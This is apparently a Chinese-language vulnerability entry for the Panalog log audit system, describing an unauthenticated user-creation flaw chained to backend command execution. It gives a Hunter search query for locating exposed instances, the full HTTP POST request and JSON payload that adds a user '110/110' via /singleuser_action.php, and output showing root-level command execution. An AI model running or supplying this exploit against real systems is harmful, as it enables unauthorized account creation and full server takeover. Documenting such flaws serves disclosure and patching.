# P3-1Panalog-日志审计系统-RCE

## 漏洞描述：

panalog为北京派网软件有限公司，一款流量分析，日志分析管理的一款软件。存在任意用户创建漏洞和后台命令执行漏洞，可先通过任意用户创建，然后进行后台命令执行，获取服务器权限。

### 网站图片：

## 网络测绘：

### Hunter 语法：

- hunterapp.name="Panabit 日志系统"

## 漏洞复现：

访问连接出现如下页面表示可能存在漏洞/singleuser_action.php


通过POC添加用户，用户名/密码：110/110
payload：

```
POST /singleuser_action.php HTTP/1.1 Host: xx.xx.xx.xx Cookie: PHPSESSID=4dkc7q5hu7lkdlsfm5a0tcirn6 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3 Accept-Encoding: gzip, deflate Dnt: 1 Upgrade-Insecure-Requests: 1 Connection: close Content-Type: application/x-www-form-urlencoded Content-Length: 578
```

```
{ "syncInfo": { "user": { "userId": "110", "userName": "110", "employeeId": "110", "departmentId": "110", "departmentName": "110", "coporationId": "110", "corporationName": "110", "userSex": "1", "userDuty": "110", "userBirthday": "110", "userPost": "110", "userPostCode": "110", "userAlias": "110", "userRank": "110", "userPhone": "110", "userHomeAddress": "110", "userMobilePhone": "110", "userMailAddress": "110", "userMSN": "110", "userNt": "110", "userCA": "110", "userPwd": "110", "userClass": "110", "parentId": "110", "bxlx": "110" },"operationType": "ADD_USER" } }
```

效果图:

成功登录后可执行命令



```
# id
uid=0(root) gid=0(wheel) groups=0(wheel)
```